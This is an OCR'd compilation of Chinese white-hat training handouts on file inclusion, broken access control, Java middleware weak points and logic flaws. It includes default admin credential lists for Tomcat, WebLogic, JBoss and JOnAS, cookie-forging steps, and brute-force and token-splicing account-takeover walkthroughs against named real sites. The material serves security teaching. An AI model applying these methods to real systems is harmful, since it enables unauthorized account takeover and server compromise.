再说一下远程包含，远程包含的条件比较苛刻，目标网站需要把 `allow_url_open` 给打开。所以有本地包含不一定有远程包含，有远程包含一定就有本地包含。但是，远程包含的利用相对简单，只要将代码上传到自己博客，或者任何能通过 URL 访问到的地方就可以了。后续步骤是一样的。


附录

- 新手指南：DVWA-1.9全级别教程之File Inclusion
- PHP 伪协议

米斯特白帽培训讲义 漏洞篇 越权

> 讲师：gh0stkey
>
> 整理：飞龙
>
> 协议：CC BY-NC-SA 4.0

越权漏洞是 Web 应用程序中一种常见的安全漏洞。它的威胁在于一个账户即可控制全站用户数据。当然这些数据仅限于存在漏洞功能对应的数据。越权漏洞的成因主要是开发人员在对数据进行增、删、改、查时对客户端请求的数据过于信任而遗漏了权限的判定。所以测试越权就是和开发人员拼细心的过程。



分类

- 水平越权：权限不变，身份改变
- 垂直越权：身份不变，权限改变

信息遍历

```
<?php
$id = @$_GET['id'];
$arr = array('1', '2', '3', '4', '5');
if(in_array($id, $arr, true))
    echo "用户名：$id 密码：123456";
else
    echo "信息出错";
```

这段代码首先从 URL 参数中读取 ID，之后与现存 ID 比对，如果存在则输出 ID 和密码，不存在则报错。这里 ID 是被查询的信息，假设系统里一共就五个 ID。由于这里不存在过滤，那么我们可以不绕过任何东西来查询它们。

信息遍历属于水平越权，因为用户还是普通用户，但是身份变成了其它的普通用户。当遇到带有 `id=xxx` 的页面时，我们要留意它，因为这里可能存在越权漏洞。我们可以手动测试，将 `id` 改为其他值，也可以使用 Burp 的爆破功能来测试。

隐藏式后台

一些网站的后台不存在任何用户校验，反之，它会把后台隐藏起来。隐藏之后，公开页面上不存在任何到后台的链接，但是如果直接输入 URL，还是可以访问的。那我们就能使用扫描器扫出后台地址，然后直接访问。

隐藏式后台属于垂直越权，因为用户的身份没有变，但是它拥有了管理员权限。

Cookie 绕过

有些时候，我们可以绕过 Cookie、JS 代码的验证执行越权。

首先看一段代码：

```
<!-- pass-cookie.php -->
<form action="" method="post">
    <input type="text" name="name"/>
    <input type="password" name="pass"/>
    <input type="submit" value="登录"/>
</form>
<?php
$name=@$_POST['name'];
$pass=@$_POST['pass'];
if($name=="admin" && $pass=="admin123"){
    setcookie('name','admin');
    header("Location:user.php");
}
```

这段代码模拟了登录页面，如果账号是 `admin`，密码是 `admin123`，则在 Cookie 中将 `name` 设置为 `admin`，然后跳到 `user.php`。

再来看 `user.php` ：

```
<?php
if (!isset($_COOKIE["name"])){
    header("Location:past-cookie.php");
}else{
    $name=$_COOKIE['name'];
    echo "Welcome ".$name;
}
```

这段代码先检验 Cookie中的 `name` ，不存在则跳回去，存在则输出其值。


这段代码的最大问题就是验证极其不严密，它拿到 `name` 之后并没有验证它是谁，也没有使用数据库来查询。就像劲舞团里面，我们按特定的键才能通过，他这个漏洞就相当于，游戏需要我们按下 `Z` ，但是我们按下 `X` 也能通过，甚至按任意键也可以。


既然 Cookie 是用户可控的，那我们就可以伪造一个值了，我们接下来会用到 BurpSuite。首先在 浏览器中将代理设为 `127.0.0.1:8888` ：






之后打开 Burp，设置代理，并打开拦截模式：






假设我们不经过登录页面，直接访问 `user.php` ，Burp 中应该能看到拦截到的请求：



我们伪造 `Cookie: name=xxx` ，然后放行：





成功绕过了验证。

JS 绕过

JS 绕过则是把所有校验放在前端，比如，`user.php` 的内容改为：

```
<script>
function chkcookies()
{
  var NameOfCookie="name";
  var c = document.cookie.indexOf(NameOfCookie+"=");
  if (c != -1)
  {
    return true;
    alert("登录成功");
    var str_html="<h1>欢迎登录本系统</h1>";
    document.write(str_html);
  }
  else
  {
   alert("请不要非法访问");
   location.href="past-js.php";
  }
  return false;
}
chkcookies();
</script>
```

那我们就不必改什么 Cookie 了，直接访问服务器拿到纯文本，之后不解释 JS 就可以了。

米斯特白帽培训讲义 漏洞篇 Web 中间件

> 讲师：gh0stkey
>
> 整理：飞龙
>

简介

中间件是一种独立的系统软件或服务程序，分布式应用软件借助这种软件在不同的技术之间共享资源。中间件位于客户机/ 服务器的操作系统之上，管理计算机资源和网络通讯。是连接两个独立应用程序或独立系统的软件。相连接的系统，即使它们具有不同的接口，但通过中间件相互之间仍能交换信息。执行中间件的一个关键途径是信息传递。通过中间件，应用程序可以工作于多平台或OS环境。（百度百科）

常见的中间件

这些中间件是 Java Web 的容器。都可以上传 war 包。打包命令：

```
jar -cvf <war> <jsp或目录>
```

比如：

```
jar -cvf test.war test.jsp
jar -cvf test.war D:\Project\Test
```

上传之后访问：

```
/<包名>/<jsp文件名或路由名>
```

比如包名是 `test` ，文件名是 `test.jsp` ，那么访问 `/test/test.jsp` 。如果存在一个 Servlet 映射到了 `/test` ，那么访问 `/test/test` 。

Tomcat

Deploy

AR file to deploy

Select WAR file to upload 选择文件 未选择任何文件

Deploy

iagnostics

Weblogic



WebLogic Server Administration Console

登录以使用 WebLogic Server

用户名:

密码:

登录

JBoss

JBoss Application Server 7.1

Profile

Server Status

Configuration

JVM

Subsystem Metrics

Datasources

JPA

Transactions

Web

Runtime Operations

OSGi

Deployments

Deployments

Deployments

Name	Runtime Name	Enabled	En/Disable	Remove
magerx.war	magerx.war	✔	Disable	Remove

1-1 of 1

JOnAS



WebSphere



常见漏洞

- 弱口令
- java反序列
- 未授权
- 代码执行

常见弱口令

Tomcat

- `tomcat:tomcat`

- ...

Weblogic

- `weblogic:weblogic`
- `system:system`
- `portaladmin:portaladmin`
- `guest:guest`
- `weblogic:admin123`
- `weblogic:weblogic123`
- ...

JBoss

- `jboss:jboss`
- `admin:admin`
- ...

JOnAS

- `jadmin:jonas`
- `tomcat:tomcat`
- `jonas:jonas`
- ...

搜索

默认端口

- Tomcat：8080（Web、Console）、...
- WebLogic：7001、7002（Web、Console）、...
- JBoss：8080（Web）、9990（Console）、...
- WebSphere：9080、9443（Web）、9060、9043（Console）、...
- JOnAS：9000、...

使用 oshadan 或者 `nmap -p` 扫描。

默认路径

- Tomcat： `http://<host>:8080/manager/html`
- WebLogic： `http://<host>:7001/console/`
- JOnAS： `http://<host>:9000/jonasAdmin/`
- JBoss： `http://<host>:9990`
- WebSphere： `http://<host>:7043/ibm/console/logon.jsp`

使用 `inurl:` 来寻找。

附录

- 常见 web 中间件拿 shell

米斯特白帽培训讲义 漏洞篇 逻辑漏洞

> 讲师：gh0stkey
>
> 整理：飞龙
>
> 协议：CC BY-NC-SA 4.0

任意密码找回

这是补天平台上的一个案例：

http://www.118114.cn/reg.jsp

首先注册一个账号，然后找回。

请输入登录名： 必填

请输入验证码： 不区别大小写



提交

我们收到的验证码是六位数。如果网站没有设置频率限制，或者最大尝试次数限制的话，那我们自然就会想到可以爆破它。




然后抓提交手机验证码的封包，我们可以看到没有任何图片验证码：

```
POST /btcms/findPwd3.cmd HTTP/1.1
Host: www.118114.cn
Content-Length: 21
Accept: */*
Origin: http://www.118114.cn
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/53
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://www.118114.cn/findPasswdStep2.jsp
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: JSESSIONID=B5D54BD74157B156DB84A7C40AE31058

checkPhoneCode=123456
```

发送到 Burp 的 Intruder：



只给 `checkPhoneCode` 添加标志，然后将字典类型设置为数字，范围为 `000000 ~ 999999` 。然后爆破，结束后我们发现了一个与众不同的封包。

将里面的验证码提交之后便可重置密码。

已经向您的绑定手机“13813477340”发送了一条短信。请查看并输入手机校验码。

您收到的校验码：356331

提交

补天平台

登录密码 - 重置密码

新密码

任意手机号注册

这是某个网站的注册页面：

注册窝窝折

手机：


输入密码：

确认密码：


验 证 码： 1234 重新获取

立即注册

我们模拟注册一下，发现手机验证码是四位：



然后抓注册的封包：



然后将字典设置为四位数字 0000 ~ 9999，进行爆破：

9801	200	☐	☐	405	
9802	200	☐	☐	387	
9803	200	☐	☐	387	
9804	200	☐	☐	387	
9805	200	☐	☐	387	
9806	200	☐	☐	387	
9807	200	☐	☐	387	
9808	200	☐	☐	387	
9809	200	☐	☐	387	
9810	200	☐	☐	387	
9811	200	☐	☐	387	

Get it！

任意邮箱激活

目标是`www.vobao.com`。

首先注册，然后直接退出找回，我们看到它是邮箱验证。



然后查看验证邮件：

亲爱的用户王泽：
您好！
您的用户名为：@qq.com
您在2015年12月28日 12:54:30提交了邮箱找回密码请求，请点击下面的链接修改密码。
http://www.vobao.com/help/password.aspx?act=setpwd&vstr=9CE2C02DD1D8C9808848B08ACBE1DBE3DD330601FC9BDA60&vud=7c498f74-c7dd-4f6c
bfa5fa4f3ad9
(如果您无法点击此链接，请将它复制到浏览器地址栏后访问)
为了保证您帐号的安全，该链接有效期为24小时，并且点击一次后失效！

我们发现其中有一个 `vstr` ，它跟找回密码页面中的某个 URL 是一样的，也就是一个标志。



那么 `vud` 就应该起到类似验证码的作用。如果我们不填写 `vud` 直接访问，显示无效。那么就能确定它是验证码了。

http://www.vobao.com/help/password.aspx?act=setpwd&vstr=9CE2C02DD1D8C9808848B08

ACBE1DBE3DD330601FC9BDA60&vud=

验证 3、密码重置

对不起，此链接已失效

返回登录

（PS：这边直接访问 是显示： 补天平台 ）

这个 `vud` 看起来像是个md5，但是实际上是随机码。那么我们尝试拿另一个邮箱注册找回：

http://www.vobao.com/help/password.aspx?
act=setpwd&vstr= vud=dc6036e7-ad9f-40b
17fe224b4fa5
(如果您无法点击此链接，请将它复制到浏览器地址栏后访问)

可以看到 `vstr` 是不一样的， `vud` 当然也不一样。但是如果我们邮箱2的 `vud` 拼接到邮箱1的 `vstr` 上呢？由于邮箱1的 `vstr` 是已知的，即使我们访问不了邮箱1，也可以通过找回密码页面的 URL 来获得，那么我们就可以构造出：

http://www.vobao.com/help/password.aspx?act=setpwd&vstr=9CE2C02DD1D8C9808848B08

ACBE1DBE3DD330601FC9BDA60&vud=dc6036e7-ad9f-40b9-b08b-17fe224b4fa5

提交后就成功了。



假设邮箱1是别人的邮箱，我们不能访问其内容，但我们能够控制邮箱2，那我们就能拿邮箱2来重置邮箱1的账户。可以看到，这个漏洞的主要成因就是未对不同用户的验证码进行区分。其中 `vstr` 起到用户标志的作用， `vud` 起到邮箱验证码的作用。


米斯特白帽培训讲义 工具篇 Safe3 WVS

> 讲师：gh0stkey
>
> 整理：飞龙
>
> 协议：CC BY-NC-SA 4.0

介绍

Safe3 WVS 是一款使用较为领先的智能化爬虫技术及 SQL 注入状态检测技术的工具，相比国内外同类产品智能化程度更高，速度更快，结果更准确。

所以我们一般用它检测 SQL 注入漏洞。不过目前也可以利用这款工具进行反射 XSS 的挖掘，因为他可以通过自动化的载荷来测试并判断网页源码，从而判断是否存在反射型 XSS 漏洞。



下载

首先需要下载并安装 .net 2.0 框架，XP 之前可以需要单独安装，Win7 之后都自带了。

然后在吾爱云盘下载 Safe3。

下载之后无需安装，直接打开使用即可。

